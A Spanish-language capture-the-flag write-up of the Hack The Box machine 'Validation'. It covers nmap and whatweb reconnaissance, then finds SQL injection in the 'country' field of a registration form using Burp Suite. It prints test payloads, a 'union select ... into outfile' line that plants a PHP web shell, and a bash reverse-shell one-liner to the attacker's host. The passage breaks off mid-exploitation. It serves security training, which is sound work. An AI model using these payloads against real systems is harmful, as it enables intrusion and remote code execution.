



# HACKTHEBOX

## INFORME TÉCNICO Máquina Validation



**Dirección IP:** 10.10.11.116  
**Dificultad:** Easy  
**Creador:** ippsec

31 de mayo del 2022



## Índice

<b>1. Antecedentes</b>	<b>2</b>
<b>2. Objetivos</b>	<b>2</b>
<b>3. Análisis de Vulnerabilidades</b>	<b>3</b>
3.1. Reconocimiento Inicial . . . . .	3
3.2. Fase de escaneos . . . . .	3
3.3. Fase de enumeración . . . . .	4
3.4. Detección de vulnerabilidades . . . . .	7
3.5. Explotación de vulnerabilidades . . . . .	10
<b>4. Créditos</b>	<b>14</b>

## 1. Antecedentes

El presente documento está escrito a modo de guía o referencia para todas aquellas personas que quieran hacer la máquina **Validation** de la plataforma **Hack The Box**. Cabe aclarar que la manera en la que yo resolví la máquina no es la definitiva, esto es sólo una referencia que les puede ser de ayuda en caso de que la necesiten.



Figura 1: Máquina Validation

### Dirección URL

<https://app.hackthebox.com/machines/Validation>

## 2. Objetivos

Comprometer la máquina **Validation** con el fin de llegar a ser el usuario con máximos privilegios utilizando técnicas de reconocimiento, escaneo, enumeración, análisis de vulnerabilidades, explotación y post-explotación.




Figura 2: Flujo de trabajo



## 3. Análisis de Vulnerabilidades

### 3.1. Reconocimiento Inicial

Se comenzó realizando una análisis inicial sobre el sistema, verificando que el sistema objetivo se encontrara accesible desde el segmento de red en el que se opera a través del comando **ping**:

```
1 user@bash:~$ ping -c 1 10.10.11.116
2 PING 10.10.11.116 (10.10.11.116) 56(84) bytes of data.
3 64 bytes from 10.10.11.116: icmp_seq=1 ttl=63 time=63.2 ms
4
5 --- 10.10.11.116 ping statistics ---
6 1 packets transmitted, 1 received, 0% packet loss, time 0ms
7 rtt min/avg/max/mdev = 63.205/63.205/63.205/0.000 ms
```

Código 1: Reconocimiento inicial sobre la máquina víctima

### 3.2. Fase de escaneos

Una vez verificada la conectividad con la máquina víctima, se realizó un escaneo haciendo uso de la herramienta **nmap** para la detección de puertos abiertos, obteniendo los siguientes resultados:

```
1 user@bash:~$ sudo nmap -p- -sS --min-rate 5000 --open -n -vvv -Pn 10.10.11.116 -oG allPorts
2 Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
3 Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-31 01:44 CDT
4 Initiating SYN Stealth Scan at 01:44
5 Scanning 10.10.11.116 [65535 ports]
6 Discovered open port 80/tcp on 10.10.11.116
7 Discovered open port 8080/tcp on 10.10.11.116
8 Discovered open port 22/tcp on 10.10.11.116
9 Discovered open port 4566/tcp on 10.10.11.116
10 Completed SYN Stealth Scan at 01:44, 13.46s elapsed (65535 total ports)
11 Nmap scan report for 10.10.11.116
12 Host is up, received user-set (0.22s latency).
13 Scanned at 2022-05-31 01:44:41 CDT for 14s
14 Not shown: 65522 closed tcp ports (reset), 9 filtered tcp ports (no-response)
15 Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
16 PORT      STATE SERVICE      REASON
17 22/tcp    open  ssh          syn-ack ttl 63
18 80/tcp    open  http         syn-ack ttl 62
19 4566/tcp  open  kwtc         syn-ack ttl 63
20 8080/tcp  open  http-proxy   syn-ack ttl 63
21
22 Read data files from: /usr/bin/./share/nmap
23 Nmap done: 1 IP address (1 host up) scanned in 13.65 seconds
24 Raw packets sent: 65576 (2.885MB) | Rcvd: 65612 (2.625MB)
```

Código 2: Escaneo de puertos a la máquina víctima

Con este escaneo lo que estamos efectuando es un escaneo de tipo TCP SYN Port a todo el rango de puertos (1-65535) en la máquina víctima (10.10.11.116)

- **-p-:** Rango de puertos 1-65535
- **-sS:** TCP SYN Scan
- **--min-rate <# de paquetes por segundo>:** Le indicamos el número mínimo de paquetes que queremos enviar por segundo.
- **--open:** Filtramos por puertos abiertos
- **-n:** Para que no aplique resolución DNS
- **-vvv:** Para que nos muestre por consola los puertos abiertos a medida que los va encontrando
- **-Pn:** Para que no haga descubrimiento de hosts a través del protocolo ARP (resolución de direcciones)
- **-oG <archivo>:** Exportar el resultado en formato *grepable* al archivo que especifiquemos.



Como podemos ver en el resultado tenemos los siguientes puertos abiertos:

- 22/tcp ssh
- 80/tcp http
- 4566/tcp kwtc
- 8080/tcp http-proxy

De los cuales, en lo personal, el único que desconozco es el 4566. Ya veremos luego que hacemos con él.

Ahora, con la misma herramienta **nmap** realizaremos un escaneo en el que mandaremos una serie de scripts básicos de reconocimiento e intentaremos detectar la versión y el servicio que corre para cada uno de los previos que encontramos previamente abiertos en el host 10.10.11.116.

```
1 user@bash:~$ nmap -sC -sV -p22,80,4566,8080 10.10.11.116 -oN targeted
2 Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-31 02:03 CDT
3 Nmap scan report for 10.10.11.116
4 Host is up (0.10s latency).
5
6 PORT      STATE SERVICE VERSION
7 22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8 | ssh-hostkey:
9 |   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
10 |   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
11 |_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
12 80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
13 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
14 |_http-server-header: Apache/2.4.48 (Debian)
15 4566/tcp  open  http     nginx
16 |_http-title: 403 Forbidden
17 8080/tcp  open  http     nginx
18 |_http-title: 502 Bad Gateway
19 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
20
21 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
22 Nmap done: 1 IP address (1 host up) scanned in 18.13 seconds
```

Código 3: Escaneo para detectar versión y servicio de puertos abiertos

- **-sC**: Serie de scripts básicos de reconocimiento
- **-sV**: Scripts para detectar la versión y el servicio que corre para los puertos especificados
- **-p**: Especificamos el/los puerto/s que queremos escanear
- **-oN <archivo>**: Exportar el resultado en formato *normal* al archivo que especifiquemos.

Como podemos ver, el escaneo nos resolvió la duda que teníamos anteriormente y ahora sabemos que el servicio que está corriendo en el puerto 4566 es HTTP, el cual, dejaremos de lado por el momento y, en caso de no encontrar nada por los demás puertos le echaremos un vistazo.

### 3.3. Fase de enumeración

Empezaremos por enumerar el puerto 80/tcp (HTTP). Lo primero que haremos en esta ocasión es tratar de identificar las tecnologías del servidor con la herramienta **whatweb** la cual funciona como un **wappalyzer** pero a nivel de consola.

```
1 user@bash:~$ whatweb http://10.10.11.116
2 http://10.10.11.116 [200 OK] Apache[2.4.48], Bootstrap, Country[RESERVED][ZZ], HTTPServer[
  Debian Linux][Apache/2.4.48 (Debian)], IP[10.10.11.116], JQuery, PHP[7.4.23], Script, X-
  Powered-By[PHP/7.4.23]
```

Código 4: Utilizamos la herramienta **whatweb** para detectar tecnologías empleadas en el servidor web



Del resultado, podemos saber que está corriendo un Apache de versión 2.4.48, que el servidor te interpreta PHP, entre otra información la cual considero que no es muy relevante.

Pasemos a abrir nuestro navegador para ver cómo es que se ve la web.




Figura 3: Servidor web

Recién entras a la web, verás lo que se muestra en la Figura 3, lo que parece ser un panel de registro a un evento llamado UHC. Si utilizamos **wappalyzer**, la extensión que mencionamos anteriormente, nos reportará lo siguiente:





Figura 4: Tecnologías detectadas por Wappalyzer

Vemos que no nos detecta nada más de lo que ya nos había mostrado la herramienta **whatweb**.

Si bien es cierto que lo que podríamos intentar ahora es hacer fuzzing para intentar descubrir recursos existentes en el servidor, yo recomiendo que primero vean y analicen cómo es que funciona la web, por lo que procederé a registrar un usuario "test" dentro del país "Brazil", tal como se muestra en la Figura 5 en la página 6.



## Join the UHC - September Qualifiers



Register Now

test Brazil

Figura 5: Registrar usuario

Al registrarlo, se nos redirige a <http://10.10.11.116/account.php>, en donde se nos muestra lo siguiente:




Figura 6: Usuario registrado

Podemos ver cómo claramente el usuario fue registrado de manera exitosa. Al ver que no hay nada más que hacer por aquí me regresaré de nuevo al panel de registro y probaremos cositas interesantes para ver si detectamos o encontramos un vector de ataque potencial.




### 3.4. Detección de vulnerabilidades

Una vez que estamos de vuelta en la página de registro de usuarios, lo primero que probaré será una inyección SQL (SQLi) típica para ver si nos muestra algún mensaje de error o si logramos alterar la consulta original.

La inyección a probar será la típica `' or 1=1-- -` (`'-- -` el cual se puede reemplazar por `'#'`, es para comentar el resto de la consulta), la cual nos devolverá siempre el valor booleano **True**, ya que, 1 siempre será igual a 1. En caso de que el campo en el que estamos ingresando la inyección sea vulnerable, el servidor nos debería mostrar en la respuesta a todos los usuarios registrados existentes en la base de datos.

## Join the UHC - September Qualifiers



The screenshot shows a dark-themed registration form titled "Register Now". It contains a text input field with the value `test' or 1=1-- -`, a dropdown menu currently showing "Brazil", and a "Join Now" button.

Figura 7: Inyección SQL en el campo *user*

Al darle al botón **Join Now** la respuesta que obtenemos por parte del servidor es la siguiente:

## Join the UHC - September Qualifiers




Figura 8: Resultado inyección SQL en el campo *user*





Como bien se puede ver, no se nos ha mostrado ningún error ni todos los usuarios registrados existentes en la base de datos, por lo que podemos deducir que al menos, a simple vista, el campo *user* no es vulnerable, sin embargo existe este tipo de SQLi llamado **Blind SQLi** que, traducido al español sería **Inyección SQL a Ciegas**.


Para comprobar si el campo es vulnerable a Blind SQLi podemos probar inyectándole un `' or sleep(5)-- -'`. Lo que hará esta inyección es decirle al servidor que se tarde en contestar 5 segundos. Si es el caso, el campo *user* sería vulnerable a inyecciones SQL, lo único es que estaremos inyectando a ciegas ya que no vemos ninguna respuesta por el lado del servidor, pero sabemos que estamos alterando la consulta debido a que está tardando 5 segundos en responder.

Para ahorrarnos tiempo, tanto a ustedes como a mí, les adelantaré que el campo *user* tampoco es vulnerable a Blind SQLi.


De la respuesta del servidor (Figura 8) y gracias al pequeño spoiler que les hice anteriormente, podemos sacar la siguiente conclusión: el campo '*user*' **NO** es vulnerable a inyecciones SQL.

Ahora que sabemos lo anterior, podemos pensar, el campo *user* no es vulnerable pero, ¿y si el campo del país sí? Pues bien, a simple vista parece imposible ya que no se nos permite insertar texto en este campo, sin embargo, existe esta herramienta llamada **BurpSuite** la cual es un proxy que nos permitirá interceptar las peticiones y respuestas que se están emitiendo entre nuestro navegador y el servidor web.

## Join the UHC - September Qualifiers



(a) Campo del país



(b) Funcionamiento BurpSuite

Figura 9: Campo a probar a través de la herramienta BurpSuite

Para hacer que el **BurpSuite** funcione es necesario tunelizar todo el tráfico hacia él (127.0.0.1:8080) desde el navegador. Para esto podemos utilizar la extensión de firefox llamada **FoxyProxy** la cual es muy sencilla de instalar. Una vez ya la tenemos instalada lo único que haría falta sería configurar un túnel que se comunique con Burpsuite (127.0.0.1:8080).




Figura 10: Configuración del proxy



Una vez tenemos burpsuite abierto con la opción **Intercept is on**, y el túnel configurado (y seleccionado) (Figura 10), procederemos a enviar la petición desde nuestro navegador, la cual seguidamente será interceptada por BurpSuite y podremos ver cómo es que se está emitiendo para después manipularla a nuestro favor. Para eso, en la página de registro ingresaremos un usuario, seleccionaremos un país y después haremos click en el botón **Join Now**.




Figura 11: Petición interceptada

Lo que vemos en la Figura 11 vendría siendo lo que nosotros estamos tramitando al servidor. Vemos que es una petición con el método **POST** hacia el *host* *10.10.11.116* y la data que estamos tramitando por **POST** es:

*username=test2&country=Brazil*

Donde *username* es el usuario que queremos registrar y *country* es el país que seleccionamos. Podemos darnos cuenta a simple vista que son los dos campos que vemos desde nuestro navegador.

A continuación, para trabajar de manera más cómoda con las peticiones y respuestas, mandaremos esta petición a la pestaña **Repeater** pulsando la combinación de teclas *Ctrl+r*.




Figura 12: Pestaña *Repeater*



Esta pestaña funciona muy sencillo, tienes la petición del lado izquierdo, la respuesta del derecho. Al darle click al botón **Send** enviarás la petición al servidor, la respuesta de este se te mostrará del lado derecho (no es manipulable desde esta sección).

Lo que haremos a continuación será probar las inyecciones en el campo **country** que podemos ver en la parte de abajo de la petición (la data que estamos tramitando por POST).

Probemos de nuevo con nuestra inyección de confianza ' or 1=1-- -.




Figura 13: Inyección SQL desde el campo 'country'

Al enviar la petición se nos aplicó un *redirect*, para tramitarla por completo hay que darle click al botón *follow redirect* que se ubica a la derecha del botón *Send*.

Al hacer un follow del redirect obtenemos la respuesta del lado del servidor y, como se muestra en la Figura 13 se nos muestran todos los usuarios previamente registrados y por lo tanto existentes en la base de datos.

Ahora que sabemos que es vulnerable a inyecciones SQL lo que yo sería hacer un ordenamiento de columnas hasta encontrar el número exacto de columnas existentes, para despues a través de un *union select* enlistar las bases de datos existentes en el servidor, sus tablas, las columnas de estas y finalmente haría una consulta que me traiga los datos relevantes de dichas tablas. Sin embargo, para ir directo al grano ya les digo yo que lo máximo que conseguirán haciendo eso es conseguir los usuarios que ustedes registraron y sus respectivos hashes (básicamente no nos sirve de nada esa información).

### 3.5. Explotación de vulnerabilidades

Lo que tenemos que hacer en este punto es, crear un script php malicioso y depositarlo en la ruta donde está corriendo el servidor. Sabemos que este script php será interpretado gracias a la detección de tecnologías que hicimos con *whatweb* y *Wappalizer*.

Bien, ahora, hay dos maneras de saber la ruta donde está corriendo el servidor web:

1. Generando un error al momento de hacer la inyección SQL
2. Suponiendo que está en la ruta `/var/www/html` como de costumbre.



En mi caso, lo hice como en la segunda opción. Para crear este script php malicioso, la sentencia SQL que se tiene que inyectar en el campo vulnerable es la siguiente:

```
1 ' union select "<?php system($_REQUEST['cmd']); ?>" into outfile "/var/www/html/shell.php" -- -
```

Código 5: Escribir en archivos a través de SQLi

Lo que que estamos haciendo al hacer al inyectar esta sentencia (Código 5) es crear un archivo dentro de la ruta donde se está corriendo el servidor (en este caso `/var/www/html`) con el nombre `shell.php`, el cual a través de la función `system` le estamos indicando que queremos ejecutar comandos a nivel de sistema utilizando el parámetro `cmd`, este se puede cambiar al nombre de su preferencia, no necesariamente tiene que ser `cmd`.




Figura 14: Ejecución remota de comandos a través de web shell

Una vez ya tenemos ejecución remota de comandos (RCE) lo que toca es ganar acceso al sistema. Para eso, en este caso haremos uso de un oneliner de bash para enviarnos una reverse shell a nuestra máquina de atacante.

**Fuente:** [Pentest Monkey](#)

```
bash -c 'bash -i >& /dev/tcp/<local-ip>/443 0>&1'
```

Lo único, al momento de ponerlo en la URL si no URL-encodeamos los ampersands (&) no nos va a funcionar, por lo que los codificaremos de primeras, después daremos enter. Cabe recalcar que la dirección IP que se ve en el oneliner es la mía, en su caso deben poner la suya.

La URL se vería de la siguiente manera:

